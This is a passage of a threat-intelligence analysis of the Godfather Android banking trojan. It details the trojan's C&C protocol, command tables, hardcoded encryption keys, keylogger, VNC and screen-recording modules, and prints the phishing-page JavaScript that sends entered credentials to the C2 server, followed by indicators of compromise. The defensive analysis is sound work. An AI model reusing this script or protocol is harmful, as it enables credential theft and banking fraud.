


Figure 8: Communication between Godfather and C&C addresses

The figure above shows Godfather's communication with a C&C address, which can be broken down into three parts:

1. Receiving an up-to-date C&C address
2. Receiving general commands (*RatCommandRequest*)
3. Receiving commands for launching malware modules (*InjectCommandRequest*)

It is worth noting that *RatCommandRequest* and *InjectCommandRequest* commands are requested simultaneously.

Godfather does not have an up-to-date list of C&C addresses. Instead, it receives them from Telegram channel descriptions by executing an HTTP request (the *GetC2Request* in the figure above). An example of a Telegram channel with an encrypted C&C address is shown below. The up-to-date C&C address is encrypted using *Blowfish (ECB mode)*, where the key is the string *ABC*. The same algorithm is used to decrypt received commands, which the application requests from the C&C server immediately after receiving the C&C address. As mentioned earlier in the article, there are two modules for receiving commands: regular commands and commands for enabling and disabling the Trojan modules (*RatCommandRequest* and *InjectCommandRequest* in the figure above).




Figure 9: Example of Telegram channel with encrypted C&C address

RatCommandRequest

This request is used for receiving commands and a list of victim applications. Request parameters contain the following information about the device:

- Name of the network operator
- Phone status (locked or unlocked)
- Whether AccessibilityService permissions have been granted
- Whether the Trojan's service for handling SMS messages has been installed

- Whether the necessary permissions have been granted (writing to external storage, reading contacts, reading the device status, and making calls)
- The default user-agent for the device
- Whether the device is being charged (the new version does not have this feature)
- The country code of the current network operator
- Bot ID (the key parameter)
- Whether the screen is currently being recorded
- List of installed applications
- Android version
- Device model

Example of a request body:

```
{country=us, new=true, ver=8.1.0, accessibility=true, ag=Mozilla/5.0 (Linux; Android 8.1.0; Google P
```

The server response is in the following format:

%COMMAND%|%PARAM1%|%PARAM2%|%PARAM3%|%PARAM4%

The table below shows commands that can be sent to the bot from the C&C server:

startUSSD	Execute a USSD request (the request comes from the server as a parameter).
sentSMS	In newer versions this command is not processed, but such commands were processed in older versions that were distributed from June 2021. It sent SMS messages from the infected device (the phone number and the message text are received from the server as parameters).
startApp	Launch the application (the name of the application package is received from the server as a parameter).
cachecleaner	Clear the cache of the application (the name of the package is received from the server as a parameter).
BookSMS	This command is currently not implemented, but in versions distributed in September 2021, it sent SMS messages to all contacts (the message text is received from the server as a parameter).
startforward/stopforward	Enable and disable call forwarding (the phone number is received from the server as a parameter).
openbrowser	Open an arbitrary web page (the URL is received from the server as a parameter).
startsocks5/stopsocks5	Enable and disable a SOCKS5 proxy (host, user, pass, and port are received from the server as parameters).

killbot	Self-delete.
startPush	Show push notifications that, when pressed on, open a web page (web fake). The parameters appname, title, and text are received from the server together with the command.

InjectCommandRequest

As mentioned earlier in the article, this request is used for enabling/disabling various modules of the Trojan. The actions that can be performed as a result of this request are:

- Enable a keylogger
- Launch a VNC server
- Record the screen
- Lock the screen
- Exfiltrate and block notifications
- Enable silent mode
- Establish a WebSocket connection
- Dim the screen

This request does not send any information about the infected device to the server. Below is an example of request parameters.

```
{inject_check=true, key=XQFGCGFTWXMH6PC}
```

The server's response is in the following format: *{0}:{1}:{2}:{3}:{4}:{5}:{6}:{7}:{8}:{9}:{10}:{11}:{12}:{13}:{14}:{15}:{16}* (Example: "*Injection::false::close:close:open:close:close:close:close:close:close:none::close:close*"). The {*} values are parameters that are processed. The table below describes each parameter.

{0}	Contains the string Injection, which is needed to start processing the remaining parameters.
{1}	This parameter is used for delivering a list of packages for which – if the packages are launched – web fakes will be downloaded and shown.
{2}	If this parameter contains the value true, the option of exfiltrating and deleting SMS messages from the device will be enabled. Otherwise, the option will be disabled.
{3}	Contains the server for establishing a reverse VNC connection (the VNC connection is established on port 5500)
{4}	This parameter must contain the value open for a reverse VNC connection to the server specified in the parameter {3}.

{5}	If this parameter contains the value open, silent mode is enabled and a task is launched that will unlock the device every 30 seconds. This option makes it possible to receive and execute commands from the server when the device is locked.
{6}	If this parameter contains the value open, a keylogger is launched. Otherwise, it is disabled (this is the only parameter that was seen enabled during our analysis).
{7}	If this parameter contains the value open, a VNC server is launched.
{8}	If this parameter contains the value open, the VNC server is stopped.
{9}	If this parameter contains the value open, screen recording settings are reset.
{10}	If this parameter contains the value open, screen recording starts.
{11}	If this parameter contains the value open, the screen is locked.
{12}	If this parameter contains the value open, notification exfiltration is enabled. Otherwise, notification exfiltration is stopped.
{13}	Package name of the app that will be turned off if the app is launched on the device.
{14}	Address of the server with which a WebSocket connection will be established to control the infected device remotely.
{15}	If this parameter contains the value open, a WebSocket connection is established (the address is contained in the option above).
{16}	If this parameter contains the value open, the screen is dimmed.

The URI for requests is contained within the Trojan. Some of the requests found during file analysis include:

- /aks.php
- /ads.php
- /forwadingx.php

Data exfiltration

While the Trojan is operational, data that threat actors are interested in is exfiltrated to the C&C server. This is done using requests with the following parameters:

- key (bot ID)
- message (collected data in an encrypted form)
- number (“true”)
- page (type of exfiltrated data)

Example of a request:

```
{number=true, page=1, message=f8d2382f72890b1975e1f149d07fdd3c36fff1d523e4ea83b2b1f593f956e7a0, key=
```

The field message contains information in encrypted form. The encryption algorithm is *AES (CBC mode)*, where the key is *0123456789abcdef* and the initialization vector is *fedcba9876543210*. The field page indicates the type of exfiltrated data and has one of the following values: 1, 2, 4, 5. The table below describes exfiltrated data according to the page type.

Page	Message
1	The field contains one of the following: • Contacts list • One-time Google Authenticator passwords (com.google.android.apps.authenticator2) • Information about starting/stopping call forwarding • Information about starting/stopping a proxy • Information about received notifications (if the notification exfiltration option is enabled)
2	Information about events tracked by the keylogger: • TYPE_VIEW_CLICKED • TYPE_VIEW_FOCUSED • TYPE_VIEW_TEXT_CHANGED • TYPE_WINDOW_STATE_CHANGED This request is executed if the size of the collected information exceeds 12,000 bytes.
4	Information about received SMS messages (the new, September 2022 version does not have this feature).
5	Contents of fields used for entering PINs or passwords.

AccessibilityService

An important detail about Godfather is that it will not work if it is not granted access to AccessibilityService. **The Trojan's event handler has the following functionalities:**

- Limiting the user's ability to remove the Trojan from the system (if the user opens application settings or edits the list of applications that have administrator privileges, these windows will be closed)
- Providing the necessary permissions, such as SMS and notification processing, screen recording, and administrator privileges
- Exfiltrating Google Authenticator one-time passwords (OTPs) (*com.google.android.apps.authenticator2*) similar to Cerberus
- Exfiltrating the contents of fields used for entering *PINs* or *passwords*

- If an app included in the list of target applications is launched, the app's screen will be recorded (if the option for turning the screen recording module on has been received) or a web fake will be shown (if the app is in the list of applications received from the server to download the web fake)
- Processing commands: *cachecleaner, killbot*
- Exfiltrating the results of USSD requests if the command *startUSSD* was received

AccessibilityService includes handling the keylogger functionality. Below are templates for specific event types:

Event type	**Log template**
TYPE_VIEW_CLICKED	"Package:" + %PACKAGE% + "|Time: " + %DATE% (MM/dd/yyyy, HH:mm:ss) + "|[(CLICKED)]" + %DATA% + "{line}"
TYPE_VIEW_FOCUSED	"Package:" + %PACKAGE% + "|Time: " + %DATE% (MM/dd/yyyy, HH:mm:ss) + "|[(FOCUSED)]" + %DATA% + "{line}"
TYPE_VIEW_TEXT_CHANGED	"Package:" + %PACKAGE% + "|Time: " + %DATE% (MM/dd/yyyy, HH:mm:ss) + "|[(TEXT)]" + %DATA% + "{line}"
TYPE_WINDOW_STATE_CHANGED	"Package:" + %PACKAGE% + "|Time: " + %DATE% (MM/dd/yyyy, HH:mm:ss) + "|[(WINDOW)]" + %DATA% + "{line}"

If the event **TYPE_NOTIFICATION_STATE_CHANGED** is triggered and the notification exfiltration option is enabled, the contents of the notification will be sent to the C&C server.

Proxy module

On infected devices, **Godfather can launch a backconnect proxy server**, for which port 34500 is used (located in the body of the Trojan). **The Trojan opens and configures this port for handling the SOCKS5 protocol**. Parameters (host, user, pass, port) necessary for implementing a proxy are received together with a command for launching a proxy (*startsocks5*).

Godfather Trojan VNC module

Godfather implements VNC functionality using two native libraries, which are stored in the Trojan's resources in encrypted form. The encryption algorithm is *AES (ECB mode)*, where the key is the string *GWy8tfjp4mXpu58fCRpWCLxqHV8YmeHR*. The libraries are stored in the Trojan's resources with the following naming convention: *lib.%ARCHITECTURE%.godfat.so, lib.%ARCHITECTURE%.vncserver.so*. It is worth noting that in the new version of the Trojan these libraries are stored in unencrypted form and have the following names: *libspotify.so, libjson.so*.

lib.%ARCHITECTURE%.vncserver.so is an open-source library used for implementing VNC connections. The code of this library is available at GitHub.

The library *lib.%ARCHITECTURE%.godfat.so* is a JNI (Java Native Interface) wrapper that is required for the abovementioned Unix library to function correctly.

Transferring control via VNC occurs in two stages:

1. The C&C server sends a command to start the VNC module.
2. The C&C server sends an address to which the infected device will connect and transfer VNC control (establish a reverse VNC connection)

When the command to launch a VNC server is received, no parameters from the server are processed. Below are static parameters that are used when the server is launched:

- port: the value of the SharedPreferences *settings_port* parameter (by default the value is 5900)
- user: the value of the system settings *bluetooth_name* parameter
- pass: the value of the SharedPreferences *settings_password* parameter (by default the value is 123).

When the command for establishing a reverse VNC connection is processed, the “host” parameter to which the reverse connection will be established is transferred. The port for the connection is contained in the Trojan and has the value 5500 (the default port for the reverse VNC connection).

The figure below shows the process of connecting to a remote VNC client.




Figure 10: How Godfather connects to remote VNC clients

ScreenCapture module

This module is used for recording the screen of an infected device and then exfiltrating the recording to the C&C server. The module makes it possible to steal data entered by the user in legitimate applications as well as any

information contained in an application that Godfather targets. This module is launched in one of two cases:

- A relevant command has been received from the server
- An application from the target list has been launched (the malware should receive this list in advance)

It is worth mentioning that some of the package names from the list were intentionally altered (the character 1 was added to the package names) to prevent the module from being launched. It is possible that the threat actors have not yet decided what they will do with the data they receive or they simply lost interest in these applications during the testing stage. The screen is recorded using standard Android classes:

- android.media.projection.MediaProjectionManager
- android.media.projection.MediaProjection

The screen recording is saved to a file whose path is created according to the following template:

%DEFAULT_DIRECTORY_MOVIES%/%KEY%_%CURRENT_TIME_MS%.mp4

The screen is recorded for two minutes. The resulting file is sent to the C&C server. The URL for sending the file is created according to the following template:

%DECRYPTED_C2%/mp4_recorder.php

Below is the format of the request body:

```
--*****\r\nContent-Disposition: form-data; name=\"myfile\";filename=\"%FILENAME%\"\r\n\r\n%FILE_CONT
```

For the screen recording to be initialized, the relevant options received from the C&C server must be enabled and the relevant permissions must be obtained.

WebSocket module

This module was added to the updated September 2022 version of the banking Trojan. The module makes it possible to use a persistent WebSocket connection to control an infected device. At the moment, **Godfather processes three types of messages** from the server:

- Perform the action “Back”
- Execute clicks
- Enter text into fields

The address of the server to which the connection will be established must first be received from the C&C server as an option in the request *InjectCommandRequest*.

Web-fake module

Like Anubis, **Godfather has a module for downloading and displaying web fakes**. The method of exfiltrating data from a web fake to the C&C server in Godfather is the same as in Anubis.

Web fakes can be downloaded in two cases: if the user has followed the decoy push notification or if an application in the target list has been opened.

In the case of a fake push notification, a notification icon will be downloaded in addition to the web fake. The icon is located at a URL in the following format:

%DECRYPTED_C2%/icon/%PACKAGE_NAME%.png

%PACKAGE_NAME% is the package name for the application that the fake push notification mimics. The URL for downloading web fakes is formed according to the following template:

%DECRYPTED_C2%/itor/fafa.php?f=%PACKAGE_NAME%&p=%KEY%|%LOCALE%

%KEY% is the key sent as a parameter in the requests mentioned above. *%LOCALE%* is the system language. The user-agent used when the request is executed is:

Mozilla/5.0 (Linux; Android 9; SM-J730F Build/PPR12.180610.011; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/88.0.4324.181 Mobile Safari/537.36

```
function submit_data(form) {
           var json = {};
           for( var i = 0 ; i < form.length ; i++ )
           {
               var input = form[i];
               if ( input.type == "submit" )
                   continue;
               json[ form[i].name ] = form[i].value;
           }
   logs = ""
   $.each(json, function(i, v) {
       logs = logs + "" + i + ":" + v + "//br//";
   });
   top['closeDlg'] = true;
   var url = '%C2%';
   var imei_c = '%KEY%|%LOCALE%';

   location.replace(url + '/sender_new.php?p=' + imei_c + "|Injection_10|%PACKAGE_NAME%|" + logs+'|9
}
```

The HTML pages obtained as part of our analysis contain a JS script (the example is shown above), which is used for processing an authorization form. When an authorization attempt is made, a request to the C&C server is executed. The request URL is formed according to the following template:

%DECRYPTED_C2%/sender_new.php?
p=%KEY%|%LOCALE%|Injection_10|%PACKAGE_NAME%|%FORMATTED_DATA%

%FORMATTED_DATA% is a string formed according to the following template:

%FIELD_NAME%:%FIELD_VALUE%//br//%FIELD_NAME%:%FIELD_VALUE%//br//

Conclusion

Sometimes the sequel really can be better than the original. **The case of Godfather highlights how quickly Trojan developers can adapt their tools and stay one step ahead of their Android counterparts.** Additionally, it shows how easily available source code, such as that of Anubis, can be modernized and relaunched, especially under the Malware-as-a-Service model.

The lack of direct communication between the threat actor and victim also makes Godfather an effective malware type. Of course, Godfather shuts down on an infected device if it detects that the user is from Russia or a CIS country, but this model allows the malware to be spread across the world, given that all that is required is the creation of a web fake impersonating a bank or an e-wallet provider in a particular country.

By imitating Google Protect, Godfather can easily go undetected on infected devices. Unwitting users believe they are being protected by an Android service, but in fact, the malicious actors gain access to their banking and financial portal accounts. While Group-IB does not have definitive data on the amount of money stolen by operators of Godfather, the methods harnessed by malicious actors are cause for concern.

Recommendations on how to protect against Godfather

The security of mobile applications and operating systems is improving rapidly. However, it is too early to write Android banking Trojans off completely. In our experience, **banking Trojans are still highly active and threat actors widely distribute modified Trojans whose source code is publicly available**. A good example of this trend is Godfather, which is damaging to not only end users of banking applications but also the entire banking sector itself.

For users

arrow_drop_down

Below are some **basic recommendations on how to protect mobile devices from banking Trojans like Godfather**.

- Always check for updates on your mobile device. The more recent the version of Android, the less vulnerable the device is to such threats.
- Do not download applications from sources other than Google Play (however, even Google Play cannot guarantee total security). Check what permissions an application requests before installing it.
- Always check what permissions an application requests (in the case of Godfather, communication between the Trojan and the server only takes place after access to AccessibilityService has been granted).
- Do not visit third-party and suspicious resources.
- Do not follow links in SMS messages.

If your device has been infected, do the following:

1. Disable network access.

2. Freeze any bank accounts that may have been accessed from your device.
3. Contact experts to receive detailed information about the risks that the malware could pose to your device.

For organizations

arrow_drop_down

The **Group-IB Threat Intelligence team will continue to track Godfather and update our database with new indicators related to this trojan**. Additionally, our Threat Intelligence team will notify customers in cases in which their application is targeted by Godfather, or any other Android malware that we track.

For organizations that wish to protect their customers, implementing a solution that monitors user sessions such as **Group-IB Fraud Protection will stop malware operators from defrauding their clients and damaging their reputation**.

Group-IB's Fraud Protection detects the latest fraud techniques, phishing preparation, and other types of attacks. The platform integrates data from Group-IB's attribution-based Threat Intelligence system. Exclusive information about cybercriminals, malware, adversary IP addresses, and compromised data (logins, passwords, bank cards) helps develop anti-fraud systems and cybersecurity teams, which allows the latter to identify intruders and their actions.

In this way, Fraud Protection "catches" banking Trojans, detects unauthorized remote access, web injections, cross-channel attacks, and personal data collection. Group-IB's solution implements patented algorithms that help detect infected devices without the client's involvement and without the need to install additional software.

Links

arrow_drop_down

- https://twitter.com/ThreatFabric/status/1505932079401480198
- https://securityintelligence.com/anubis-strikes-again-mobile-malware-continues-to-plague-users-in-official-app-stores/
- https://www.threatfabric.com/blogs/2020_year_of_the_rat
- https://www.trendmicro.com/en_us/research/19/a/google-play-apps-drop-anubis-banking-malware-use-motion-based-evasion-tactics.html
- https://www.threatfabric.com/blogs/anubis_2_malware_and_afterlife

IOCs

arrow_drop_down

APKs:

- 0b72c22517fdefd4cf0466d8d4c634ca73b7667d378be688efe131af4ac3aed8
- 7664293fc1dde797940d857d1f16eb1e12a15b9126d704854f97df1bedc18758
- 9815ba07d0a2528c11d377b583243df24218a48c6a4f839f40769ea290555070
- a14aad1265eb307fbe71a3a5f6e688408ce153ff19838b3c5229f26ee3ece5dd

- c3dadb9a593523d1bf3fe76dabf375578119aff3110d92a1a4ee6db06742263a
- c4bace10849f23e9972e555ac2e30ac128b7a90017a0f76c197685a0c60def6d
- c79857015dbf220111e7c5f47cf20a656741a9380cc0faecd486b517648eb199
- d652ac528102de3ebb42a973db639ae27f13738e005172e5ff8aac6e91f3f760
- b6249fa996cb4046bdab37bab5e3b4d43c79ea537f119040c3b3e138149897fd
- 9dfb5b4ad9aac36c2d7fbb93f8668faa819cb0df16f4a55d00f1cdda89c9a6d2
- 38386f4fabd0bc7f7065eaee818717e89772fb3b1a3744df754c45778e353f70

Telegram channels

- https://t.me/dobrynyanikitichsobre
- https://t.me/dobrynyanikitichwarrior
- https://t.me/nutkomterposekcons
- https://t.me/puykomterivon
- https://t.me/dukestepanovich
- https://t.me/bektororrope
- https://t.me/ropenetwork
- https://t.me/brutalhazing
- https://t.me/rosesoldiermans
- https://t.me/kingwallmansjob

C&C addresses

- hXXps://henkormerise[.]com/
- hXXp://168[.]100[.]9[.]86/
- hXXp://50[.]18[.]3[.]26/
- hXXp://45[.]61[.]138[.]60/
- hXXps://banerrokutepera[.]com/
- hXXp://heikenmorgan[.]com/
